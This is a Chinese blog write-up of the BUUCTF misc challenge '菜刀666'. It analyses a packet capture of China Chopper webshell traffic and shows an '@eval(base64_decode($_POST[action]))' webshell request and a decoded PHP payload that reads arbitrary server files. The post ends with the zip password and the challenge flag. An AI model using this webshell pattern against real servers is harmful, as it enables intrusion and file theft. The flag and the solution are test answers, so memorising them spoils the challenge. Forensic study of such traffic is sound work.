

buuctf-misc-菜刀666

原创

~Venus 于 2021-07-21 16:17:05 发布 226 收藏 2

分类专栏: [misc wireshark](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_46079186/article/details/118967597

版权



[misc](#) 同时被 2 个专栏收录

38 篇文章 1 订阅

订阅专栏



[wireshark](#)

3 篇文章 0 订阅

订阅专栏

1. 打开直接过滤 post 请求, 发现一处可疑点

The screenshot shows a Wireshark capture of network traffic. The top pane displays a list of filtered packets, showing only those containing the string "POST". The 1068th packet is highlighted with a red box, indicating a suspicious point. The packet details pane shows the following information:

- Frame 1068: 5033 bytes on wire (40264 bits), 5033 bytes captured (40264 bits) on interface 0
- Ethernet II, Src: Vmware_21:b8:f4 (00:50:56:21:b8:f4), Dst: Vmware_fs:c2:5f (00:50:56:f5:c2:5f)
- Internet Protocol Version 4, Src: 192.168.25.128, Dst: 192.168.43.83
- Transmission Control Protocol, Src Port: 47856, Dst Port: 80, Seq: 200260, Ack: 1, Len: 4979
- [51 Reassembled TCP Segments (205238 bytes): #883(239), #884(4380), #885(4380), #893(4380), #894(4380), #896(4380), #897(4380), #906(2920), #909(1460), #910(2920), #914(2920), #916(2920), #
- HyperText Transfer Protocol
- HTML Form URL Encoded: application/x-www-form-urlencoded
- TRANSMISSION RTE Data


The packet bytes pane shows the raw data of the selected packet, which is a reassembled TCP segment.

2. 右键追踪http 流


The screenshot shows the same Wireshark capture of network traffic as in the previous screenshot. The top pane displays a list of filtered packets, showing only those containing the string "POST". The 1068th packet is highlighted with a red box, indicating a suspicious point. The packet details pane shows the following information:

- Frame 1068: 5033 bytes on wire (40264 bits), 5033 bytes captured (40264 bits) on interface 0
- Ethernet II, Src: Vmware_21:b8:f4 (00:50:56:21:b8:f4), Dst: Vmware_fs:c2:5f (00:50:56:f5:c2:5f)
- Internet Protocol Version 4, Src: 192.168.25.128, Dst: 192.168.43.83
- Transmission Control Protocol, Src Port: 47856, Dst Port: 80, Seq: 200260, Ack: 1, Len: 4979
- [51 Reassembled TCP Segments (205238 bytes): #883(239), #884(4380), #885(4380), #893(4380), #894(4380), #896(4380), #897(4380), #906(2920), #909(1460), #910(2920), #914(2920), #916(2920), #
- HyperText Transfer Protocol
- HTML Form URL Encoded: application/x-www-form-urlencoded
- TRANSMISSION RTE Data


The packet bytes pane shows the raw data of the selected packet, which is a reassembled TCP segment.



3. 发现两个x1&z2, 有东西




4. 我们直接输出一下结果, 6666.jpg 一张图片



5. 下面的应该就是16进制转图片了

```
a = "16进制"
import binascii
out=open('2.jpg','wb')
out.write(binascii.unhexlify(s))
out.close()
```



以为这个是flag 结果不是

继续看包

追踪流9，是个加密的文件

Wireshark - 追踪 HTTP 流 (tcp.stream eq 9) - 666666.pcapng

Server: Apache/2.4.23 (win64) PHP/5.6.25
 X-Powered-By: PHP/5.6.25
 Content-Length: 221
 Keep-Alive: timeout=5, max=99
 Connection: Keep-Alive
 Content-Type: text/html; charset=UTF-8

Frame 1364: 425 bytes on wire (Ethernet II, Src: Vmware_21:b...)

Frame 1364 (425 bytes) Reassembled TCP (666666.pcapng)

```

->|./ 2017-12-08 11:42:11 0 0777
../ 2017-12-08 11:39:10 4096 0777
1.php 2017-12-08 11:33:16 33 0666
6666.jpg 2017-12-08 11:42:11 102226 0666
flag.txt 2017-12-08 11:35:29 17 0666
hello.zip 2017-12-08 09:32:36 224 0666
|<-POST /upload/1.php HTTP/1.1
User-Agent: Java/1.8.0_151
Host: 192.168.43.83
Accept: text/html, image/gif, image/jpeg, */*; q=.2, */*; q=.2
Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-Length: 371

aa=@eval(
(base64_decode($_POST[action]));&action=QgluaV9zZX0oImRpc3BsYXl1f2X3YjY3ZjIiwuMCIp00BzZXRFdG1tZV95aW1pdCgwKtAc2V0X21hZ21jX3F1b3Rlc19ydw50aW1kDAP02VjaG8oIi0%2BfCIp0zskRj11YXN1bnJrfZGVjb2RlKCRFUE9TVF5ieJE1XS7JFA9QGZvcGVuKCRGLCJyIik7ZWNoYHAZnJlYWoJFAsZmlsZXNpemUoJEYpKSk7QGZjbG9zZSgkUck702VjaG8oInw8LSIp02RrZSgp0w%3D%3D&z1=RDpcc2FtcDY0Xhd3d1xlcGxvYWRcaGvsbG8uemlwHTTP/1.1 200 OK
Date: Fri, 08 Dec 2017 11:42:31 GMT
Server: Apache/2.4.23 (win64) PHP/5.6.25
X-Powered-By: PHP/5.6.25
Content-Length: 230
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

->|PK.....KQ...4...{.....flag.txtC.....CS...J..Ea.V...&eK..2%..$....=.J..1p..p46.PK..?.....KQ...4...
{.....$......flag.txt
.....J..p.p..o2.p..o2.p..PK.....Z...Z....well,you need passwd!.|<-
  
```


解密一下，发现一个zip文件，

```


PS C:\Users\29594\Desktop> php -r "echo base64_decode(urldecode('QGluaV9zZX0oImRpc3BsYXl1f2X3YjY3ZjIiwuMCIp00BzZXRFdG1tZV95aW1pdCgwKtAc2V0X21hZ21jX3F1b3Rlc19ydw50aW1kDAP02VjaG8oIi0%2BfCIp0zskRj11YXN1bnJrfZGVjb2RlKCRFUE9TVF5ieJE1XS7JFA9QGZvcGVuKCRGLCJyIik7ZWNoYHAZnJlYWoJFAsZmlsZXNpemUoJEYpKSk7QGZjbG9zZSgkUck702VjaG8oInw8LSIp02RrZSgp0w%3D%3D&z1=RDpcc2FtcDY0Xhd3d1xlcGxvYWRcaGvsbG8uemlw'));
PHP Warning: Module 'mysqli' already loaded in Unknown on line 0

Warning: Module 'mysqli' already loaded in Unknown on line 0
@ini_set("display_errors", "0");@set_time_limit(0);@set_magic_quotes_runtime(0);echo(">|");;$F=base64_decode($_POST["z1"]);;$P=@fopen($F, "r");echo(@fread($P, filesize($F)));@fclose($P);echo("|<-");die();
D:\wamp64\www\upload\hello.zip
PS C:\Users\29594\Desktop>
  
```

我们直接使用 binwalk 分离
flag 在 15B561.zip 里面



解压密码是刚刚那张图片内容
Th1s_1s_p4sswd_!!!



flag{3OpWdJ-JP6FzK-koCMAK-VkfWBq-75Un2z}